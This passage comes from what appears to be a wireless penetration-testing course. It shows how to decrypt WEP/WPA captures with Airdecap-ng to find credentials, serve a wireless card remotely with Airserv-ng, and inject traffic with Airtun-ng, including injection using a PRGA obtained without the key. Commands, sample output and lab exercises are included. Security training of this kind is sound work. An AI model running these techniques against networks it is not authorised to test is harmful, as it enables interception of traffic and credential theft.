

Figure 15-4 - The WEP Capture After Decryption

15.1.4 Decrypting WPA Captures

As with WEP encrypted captures, Airdecap-ng can also decrypt WPA/WPA2 capture files provided you have the WPA password for the target access point. The syntax to decrypt WPA captures is:

```
airdecap-ng -e <ESSID> -p <WPA Password> -b <AP MAC><capture>
```

We run Airdecap-ng against a WPA capture file using the password as shown below:

```
root@wifu:~/caps# airdecap-ng -e wifu -p Password123 -b 34:08:04:09:3D:38
wpacap-01.cap
Total number of packets read          3717
Total number of WEP data packets         0
Total number of WPA data packets       706
Number of plaintext data packets         0
Number of decrypted WEP  packets         0
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets       678
```

Once again, Airdecap reports that it has successfully decrypted and removed the wireless headers from our capture file.

In Figure 15-5, we have our decrypted WPA capture file. If you look closely, you will see a username and password was captured as it crossed the encrypted wireless network.



Figure 15-5 - A Decrypted WPA Capture

As examples such as these demonstrate, wireless penetration testing does not simply end with recovering the WEP keys or WPA passwords; there is a wealth of information travelling through the airwaves that can be harvested for further analysis.

15.1.5 Airdecap-ng Lab

Experiment with Airdecap-ng by configuring your access point with various types of encryption. For each type of encryption you implement, generate some clear text traffic on the network while sniffing with Airodump-ng.

Decrypt the captures with Airdecap and locate any captured credentials using Wireshark.

15.2 Airserv-ng

Airserv-ng is another excellent tool included in the Aircrack-ng suite. It is a wireless card server that allows multiple wireless applications to use a wireless card via a client-server TCP connection.

Once launched, Airserv-ng listens on a specific IP address and port for client connections. Remote wireless applications can then communicate with the server via its port and IP address. For instance, when using applications in the Aircrack suite, instead of an interface name, you would specify the IP address and port of the remote server, i.e. *192.168.1.1:666*.

The implementation of Airserv-ng allows for a number of interesting possibilities:

- By eliminating wireless card/driver complexity, application developers can focus instead on application functionality.
- Remote sensors can be implemented very easily as the only requirements for the sensors are a wireless card and airserv-ng.
- Some wireless cards do not allow multiple applications to access them at once. This constraint is eliminated through the use of the client-server approach.
- The client and server can literally be in different parts of the world.

15.2.1 Airserv-ng Usage

Airserv-ng has the following usage syntax:

```
airserv-ng <options>
```

Where:

- **-p <port>:** TCP port to listen on. Defaults to 666
- **-d <dev>:** wifi device to serve on the network
- **-c <chan>:** channel number to start the server on
- **-v <level>:** debug level

15.2.2 Using Airserv-ng

As is the case with the majority of tools in the Aircrack suite, your wireless card first needs to be in monitor mode prior to running Airserv-ng. Rather than starting monitor mode on a specific channel, we will omit the channel number so the remote client will have the ability to select a channel of his/her choosing.

```
root@wifu:~# airmon-ng start wlan0

Interface   Chipset          Driver

wlan0       1-1: Atheros     carl9170 - [phy9]
                        (monitor mode enabled on mon0)
```

Next, we start Airserv-ng listening on port 1337 with our monitor mode interface name.

```
root@wifu:~# airserv-ng -p 1337 -d mon0
Opening card mon0
Setting chan 1
Opening sock port 1337
Serving mon0 chan 1 on port 1337
```

We can now connect to the interface served over our network by passing the *<IP>:<Port>* value instead an interface name.

```
root@ph33r:~# airodump-ng -c 3 --bssid 34:08:04:09:3D:38 192.168.1.200:1337
```

On our system serving the interface, we can see the client connection being received:

```
Serving mon0 chan 1 on port 1337
Connect from 192.168.1.103
```

Meanwhile, on the remote client, Airodump-ng behaves just as if it were using a local wireless interface instead of one served across the network.

```
CH  3 ][ Elapsed: 1 min ][ 2011-11-15 18:03 ]

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH
ESSID

 34:08:04:09:3D:38  -35 100      967       39    0   3  54e  WPA2 CCMP   PSK
wifu

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 34:08:04:09:3D:38  00:18:4D:1D:A8:1F  -33    0 - 0      0       39
```

Airserv-ng is one of the lesser-known components of the Aircrack-ng suite of tools but it is really quite versatile and can be useful in many situations.

15.2.3 Airserv-ng Troubleshooting

- Is your card in monitor mode? Ensure your wireless interface is in monitor mode prior to starting Airserv-ng.
- Are you connecting to the right IP and TCP port number? Remember that the default port number is 666.
- Firewall software can block Airserv-ng communications. On both the client and server systems, check that IPTables or any other firewall software is not blocking the traffic. There may also be firewalls along the TCP network between the client and the server.
- Anti-Virus and Anti-Spyware software can also interfere with proper operation.

15.2.4 Airserv-ng Lab

Start your wireless card in monitor mode and launch an instance of Airserv-ng.

- If you have another system available, connect to the Airserv-ng server using Airodump-ng. Otherwise, you can connect to the IP of 127.0.0.1 from the same system.
- Crack the WEP or WPA key on your lab access point using the Airserv-ng connection.

15.3 Airtun-ng

Airtun-ng is a virtual tunnel interface creator that provides two basic functions:

- Allows all encrypted traffic to be monitored for wireless Intrusion Detection System (wIDS) purposes.
- Injects arbitrary traffic into a network.

To make use of the wIDS functionality of Airtun-ng, you must know both the encryption key and the BSSID of the target network you wish to monitor. Airtun-ng will decrypt all traffic for the specified network and can then pass it on to a traditional IDS such as Snort[26].

Airtun traffic injection can be fully bidirectional if you have the full encryption key or outgoing (unidirectional) if you have the PRGA obtained via the chopchop or fragmentation attacks. The prime advantage of Airtun-ng over other injection tools in the Aircrack-ng suite is that you can use any tool to create, inject, or sniff packets.

Airtun-ng also has repeater and tcpreplay-type functionality. A repeater function allows you to replay all sniffed traffic through a wireless device and optionally filter the traffic of a BSSID together with a network mask and replay the remaining traffic. In addition, the ability to read a pcap file allows you to replay a stored packet capture in the same way it was initially captured. This is essentially tcpreplay[27] for wifi networks.

[26] http://www.snort.org/
[27] http://tcpreplay.synfin.net/

15.3.1 Airtun-ng Usage

Airtun-ng has the following usage syntax:

```
airtun-ng <options><interface>
```

The available options are summarized in the table below.

Option	Param	Description
-x	nbpps	Maximum number of packets per second (optional)
-a	bssid	AP MAC address (mandatory)
-i	iface	Capture interface (optional)
-y	file	PRGA filename (optional but either -y or -w must be defined)
-w	wepkey	WEP key (optional but either -y or -w must be defined)
-t	tods	Send frames to AP (1) or client (0) (optional - defaults to 0)
-r	file	Read frames from a pcap file (optional)

The following are Airtun-ng's repeater options. All require double dashes.

Option	Param	Description
--repeat		Activates repeat mode
--bssid	<mac>	BSSID to repeat
--netmask	<mask>	Netmask for BSSID filter

15.3.2 Airtun-ng wIDS

To get started with Airtun-ng, we will set it up for use in a wIDS scenario with a WEP encrypted network. After placing our card in monitor mode, we will run Airtun-ng with the following syntax:

```
airtun-ng -a <AP MAC> -w <WEP key><interface>
```

```
root@wifu:~# airtun-ng -a 34:08:04:09:3D:38 -w aabbccddee mon0
created tap interface at0
WEP encryption specified. Sending and receiving frames through mon0.
FromDS bit set in all frames.
error decrypting... len: 1149
```


Above, in the first line of output from Airtun-ng, you can see that it has created a new interface named *at0*. By default, this interface is not active so it needs to be brought up first with the '**ifconfig**' command.

```
root@wifu:~# ifconfig at0 up
```

This newly created at0 interface will receive a copy of every wireless network packet and the packets are decrypted in real-time with the provided WEP key.

Launching Wireshark and sniffing on the at0 interface shows all of the wireless traffic fully decrypted.



Figure 15-6 - Airtun-ng Decrypted Traffic

The at0 interface can then be passed to tools such as tcpdump or Snort to implement a wireless intrusion detection system.

15.3.3 Airtun-ng WEP Injection

Airtun-ng can also be used to inject packets into a target network. The configuration for this scenario is the same as that for using Airtun-ng as a wIDS, except you need to assign an IP address to your at0 interface when bringing it up.

```
root@wifu:~# ifconfig at0 192.168.1.113/24 up
```

You can confirm your settings are correct by running '**ifconfig at0**' as shown in the output below.

```
root@wifu:~# ifconfig at0
at0       Link encap:Ethernet  HWaddr f2:47:27:15:0f:ca
          inet addr:192.168.1.113  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::f047:27ff:fe15:fca/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:46 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:20060 (20.0 KB)  TX bytes:516 (516.0 B)
```

At this point, you can use any tool you wish and send traffic to the network via the at0 interface. By default, the *FromDS* flag is set meaning that packets are flagged as going to the wireless clients. If you wish to communicate via the AP or wired clients, specify the option '**-t 1**' when starting Airtun-ng.

NOTE: The normal rules apply to injection here as well. For example, you need to be associated with the AP, have the wireless card MAC match the injected source, etc. You also need to remember to set the at0 MAC address.

15.3.4 Airtun-ng PRGA Injection

The next Airtun-ng scenario involves the injection of packets into the network without actually having the WEP key. Once you obtain the PRGA via the chopchop or fragmentation attack, you are able to inject packets into outbound traffic. Since you do not have the full WEP key, there is no way to decrypt inbound packets.

After starting our wireless card in monitor mode on the channel of the AP, Airtun-ng is launched with the following syntax:

```
airtun-ng -a <AP MAC> -y <PRGA filename><interface>
```

```
root@wifu:~# airtun-ng -a 34:08:04:09:3D:38 -y fragment-1116-092139.xor mon0
created tap interface at0
WEP encryption by PRGA specified. No reception, only sending frames through
mon0.
FromDS bit set in all frames.
```

Now, we again need to define a valid IP address for the wireless network when bringing up the at0 interface.

```
root@wifu:~# ifconfig at0 192.168.1.12/24 up
```

Again, at this point, you can use any tool you wish in order to send traffic via the at0 interface to wireless clients.

15.3.5 Connecting to Two Access Points with Airtun-ng

By simply starting Airtun-ng twice and specifying the appropriate BSSID for each AP, you can connect to two wireless networks at the same time. If the 2 APs are on the same channel, then you should not have any issues. If they don't share the same channel, you can listen to both of them with Airodump-ng (not simultaneously, but by switching between the 2 channels). Assuming the two APs are on channels 3 and 6, you would run Airodump-ng as follows:

```
airodump-ng -c 3,6 <interface>
```

With two instances of Airtun-ng, you will have two tunnel interfaces, at0 and at1, each communicating with a separate AP. If the networks do not use the same private subnet range, they can be used simultaneously. In theory, you can use Airtun-ng to connect to more than 2 APs however; the quality of the link would be bad, as you would be hopping on 3 channels.

15.3.6 Airtun-ng Repeater Mode

Using Airtun-ng in repeater mode allows you to repeat all packets from one wireless card to another. This would allow you to extend the distance by which you could listen to the AP communication. The cards may also be on different channels, providing additional flexibility. Prior to using Airtun-ng in this mode, both wireless cards must be in monitor mode on the appropriate channel(s).

The syntax for this scenario is:

```
airtun-ng -a <AP MAC> --repeat --bssid<AP MAC> -i <input interface><output
                                    interface>
```

Where:

- **-a:** MAC address used for packets injected via the at0 interface
- **--repeat:** Specify that inbound packets from the '-i' interface must be repeated on the output interface
- **--bssid:** Used to select which packets are repeated (optional)
- **-i:** Input interface from which packets are read

Running Airtun-ng in repeater mode produces the following output:

```
root@wifu:~# airtun-ng -a 34:08:04:09:3D:38 --repeat --bssid 34:08:04:09:3D:38
-i mon0 mon1
created tap interface at0
No encryption specified. Sending and receiving frames through mon1.
FromDS bit set in all frames.
```

With the tunnel configured, any packets for the AP at 34:08:04:09:3D:38 entering the mon0 interface, will be repeated and sent out on the mon1 interface.

15.3.7 Airtun-ng Packet Replay Mode

In packet replay mode, any previously obtained packet capture can be replayed, provided it is stored in pcap format. The syntax for this mode is as follows:

```
airtun-ng -a <Source MAC> -r <capture><interface>
```

Running this command produces output similar to the following:

```
root@wifu:~# airtun-ng -a 00:1F:33:F3:51:13 -r fullcap-01.cap mon0
created tap interface at0
No encryption specified. Sending and receiving frames through mon0.
FromDS bit set in all frames
Finished reading input file fullcap-01.cap.
```


Please note that the packet file contents are transmitted exactly as-is so you may ignore the message "FromDS bit set in all frames" as neither the flags, nor any other content is modified while replaying the capture file.

15.3.8 Airtun-ng Lab

Configure your AP with WEP encryption and open authentication, and then connect your victim wireless client to the network. Remember to place your wireless card into monitor mode on the channel number of the AP.

Use Airtun-ng to:

- Sniff WEP encrypted traffic using a tunnel interface
- Inspect the unencrypted traffic using Wireshark
- Attempt a PRGA attack using Airtun-ng

16. Wireless Reconnaissance

When it comes to wireless reconnaissance, there are certainly more options available to you other than Airodump-ng. We will cover some different tools that can assist you in detecting and visualizing wireless networks.

16.1 Airgraph-ng

Airgraph-ng is a Python script that creates graphs of wireless networks using the CSV files that are generated by Airodump-ng. The CSV files contain the relationships between wireless clients and AP that can be passed to Airgraph-ng to create two types of graphs.

- Clients to AP Relationship (CAPR)
- Clients Probe Graph (CPG)

16.1.1 CAPR

The Clients to AP Relationship (CAPR) graph type displays the relationships between clients and access points. As its focus is more on the clients rather than the APs, any APs that don't have any clients will not be drawn. Airgraph-ng assigns colors to the access points depending on the type of encryption provided:

- Green: WPA
- Yellow: WEP
- Red: Open
- Black: Unknown

To generate a CAPR graph, we use the following syntax:

```
airgraph-ng -i <csv filename> -g CAPR -o <output filename>
```

Figure 16-1 below shows a CAPR graph that was generated after two hours of sniffing traffic with Airodump-ng.



Figure 16-1 - A CAPR Graph

16.1.2 CPG

The second graph type, the Client Probe Graph (CPG), displays the relationships between wireless clients and probed networks. The CPG graph type can be generated with the following below and an example graph is shown in Figure 16-2.

```
airgraph-ng -i <csv filename> -g CPG -o <output filename>
```

